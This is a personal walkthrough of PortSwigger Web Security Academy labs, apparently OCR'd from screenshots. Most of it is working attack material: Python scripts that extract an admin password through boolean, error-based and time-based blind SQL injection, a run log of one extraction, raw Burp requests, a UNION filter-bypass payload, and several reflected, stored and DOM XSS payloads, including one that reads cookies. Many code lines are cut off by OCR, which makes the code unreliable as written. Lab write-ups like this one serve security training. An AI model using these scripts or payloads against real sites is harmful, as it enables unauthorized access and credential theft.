

```
import requests
import string

# Target URL
url = "https://0adc001e0482fcc69f556936006c00e9.web-security-academy.r

# Headers (modify if needed)
headers = {
    "Host": "0adc001e0482fcc69f556936006c00e9.web-security-academy.net
    "Cookie": "TrackingId=dky4RxUvwGHaWMza'; session=5l6bIWBL1c7egxLJX
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
}
```


```
# Check if the response contains the welcome message
def is_successful(response):
    return "Welcome" in response.text  # Modify this based on actual r

# Extract password character by character
def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.pur

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"' AND (SELECT 'a' FROM users WHERE username='a
            headers["Cookie"] = f"TrackingId=dky4RxUvwGHaWMza{payload}
            response = requests.get(url, headers=headers)

            if is_successful(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Pas
                break  # Move to the next character

    return password

# Run the attack
retrieved_password = extract_password(20)  # Since you confirmed lengt
print(f"[+] Extracted Password: {retrieved_password}")
```

replace here your detail like session and all

Lab: Blind SQL injection with conditional errors

HERe we are not getting error with single ‘ use one more ‘’ then only we are getting eerr







```
import requests
import string

url = "https://0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.r
```

```
headers = {
    "Host": "0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.net
    "Cookie": "TrackingId=xyz'; session=DsbshJx2qa7DiyTCVbkoQRDhp2uAgS
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
}


def is_correct_guess(response):
    return response.status_code == 500

def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.pur

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"xyz'||(SELECT CASE WHEN SUBSTR(password,{i},1)


            headers["Cookie"] = f"TrackingId={payload}; session=DsbshJ

            response = requests.get(url, headers=headers)

            if is_correct_guess(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Pas
                break

    return password

retrieved_password = extract_password(20)
print(f"[+] Extracted Password: {retrieved_password}")
```


```
Charon@@Norahc:~$ python scirpt.py
[+] Found character 1: 7 -> Current Password: 7
[+] Found character 2: 3 -> Current Password: 73
[+] Found character 3: 6 -> Current Password: 736
[+] Found character 4: u -> Current Password: 736u
[+] Found character 5: 1 -> Current Password: 736u1
[+] Found character 6: v -> Current Password: 736u1v
[+] Found character 7: f -> Current Password: 736u1vf
[+] Found character 8: 2 -> Current Password: 736u1vf2
[+] Found character 9: c -> Current Password: 736u1vf2c
[+] Found character 10: d -> Current Password: 736u1vf2cd
[+] Found character 11: f -> Current Password: 736u1vf2cdf
[+] Found character 12: v -> Current Password: 736u1vf2cdfv
[+] Found character 13: s -> Current Password: 736u1vf2cdfvs
[+] Found character 14: f -> Current Password: 736u1vf2cdfvsf
[+] Found character 15: i -> Current Password: 736u1vf2cdfvsfi
[+] Found character 16: 4 -> Current Password: 736u1vf2cdfvsfi4
[+] Found character 17: 3 -> Current Password: 736u1vf2cdfvsfi43
[+] Found character 18: l -> Current Password: 736u1vf2cdfvsfi43l
[+] Found character 19: 6 -> Current Password: 736u1vf2cdfvsfi43l6
[+] Found character 20: n -> Current Password: 736u1vf2cdfvsfi43l6n
[+] Extracted Password: 736u1vf2cdfvsfi43l6n
```


Lab: Visible error-based SQL injection


in this lab basically we want to find data from the error like we have to retrive data and server will through the error with data lets see




lets see the error with single quoats


Request
Pretty Raw Hex
1 GET /filter?category=Gifts HTTP/2
2 Host: 0aea002d045ce2809f290a9700760028.web-security-academy.net
3 Cookie: TrackingId=xfBWmKDLZWg7Du6L'; session=879N0ObVLnr3Luf6ntigAKwgjSg5tSl6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aea002d045ce2809f290a9700760028.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
Search
0 highlights
Response
Pretty Raw Hex Render
Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L". Expected char
Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L". Expected char


Request
Pretty Raw Hex
1 GET /filter?category=Gifts HTTP/2
2 Host: 0aea002d045ce2809f290a9700760028.web-security-academy.net
3 Cookie: TrackingId=xfBWmKDLZWg7Du6L'--; session=879N0ObVLnr3Luf6ntigAKwgjSg5tSl6
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aea002d045ce2809f290a9700760028.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8308
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href= /resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href= /resources/css/labsEcommerce.css rel=stylesheet>
11 <title> Visible error-based SQL injection </title>
12 </head>
13 <body>
14 <script src="




remove the cookie because qury length is increaseing



now just like username retrive the password.

Lab: Blind SQL injection with time delays



Lab: Blind SQL injection with time delays and information retrieval


this is case we have to find the possword with the help of blind sql

like if passwords first character is a or b or c,d,e,f,d.....or number 1,2,34


```
import requests
import string
import time

# Target details
url = "https://0a87007303c2cbc19026ea0f001400a4.web-security-academy.r
cookies = {"session": "7JA64151wkqefaLKX5AT4xfL3zlDfooP"}
tracking_id = "iCJpI7DNVceBuVYA"

# Define password length and characters to test
characters = string.ascii_letters + string.digits + string.punctuation
password = ""

print("Starting SQL Injection attack...")

for i in range(1, 21):  # Assuming max password length is 20
    for char in characters:
        payload = f"{tracking_id}'%3BSELECT+CASE+WHEN+(username='admin
        cookies["TrackingId"] = payload

        start_time = time.time()
        response = requests.get(url, cookies=cookies)
```

```
        end_time = time.time()

        if end_time - start_time > 4:  # Detect delay (pg_sleep(5))
            password += char
            print(f"Found character {i}: {char}")
            break
    else:
        print("Password completed or no matching character found.")
        break

print(f"Cracked Password: {password}")
```

in this code just change your session id and cookie



Lab: SQL injection with filter bypass via XML encoding




```
<@hex_entities>1 union select username || '~' || password from users--
```

Cross-site scripting

Lab: Reflected XSS into HTML context with nothing encoded

```
hello'</h1><script>alert(1)</script>
```

Lab: Stored XSS into HTML context with nothing encoded

“in this lab you have to perform stored XSS where just use simple script in comment”

```
<script>alert(1)</script></p>
```

Lab: DOM XSS in `document.write` sink using source `location.search`


the query was goign in passwing like in variable

```
"><svg onload=alert(1)<!--'
```

Lab: DOM XSS in `innerHTML` sink using source `location.search`

```
<xss onfocus=alert(1) autofocus tabindex=1>
```

Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source



`javascript:alert(document.cookie)`

Lab: DOM XSS in jQuery selector sink using a hashchange event

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload="t
```

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

```
YOUR_SEARCH_STRING" onmouseover="alert(1)
```


Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

```
javascript:alert()
```

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

```
'-alert(1)-'
```


DOM XSS in `document.write` sink using source `location.search` inside a select element



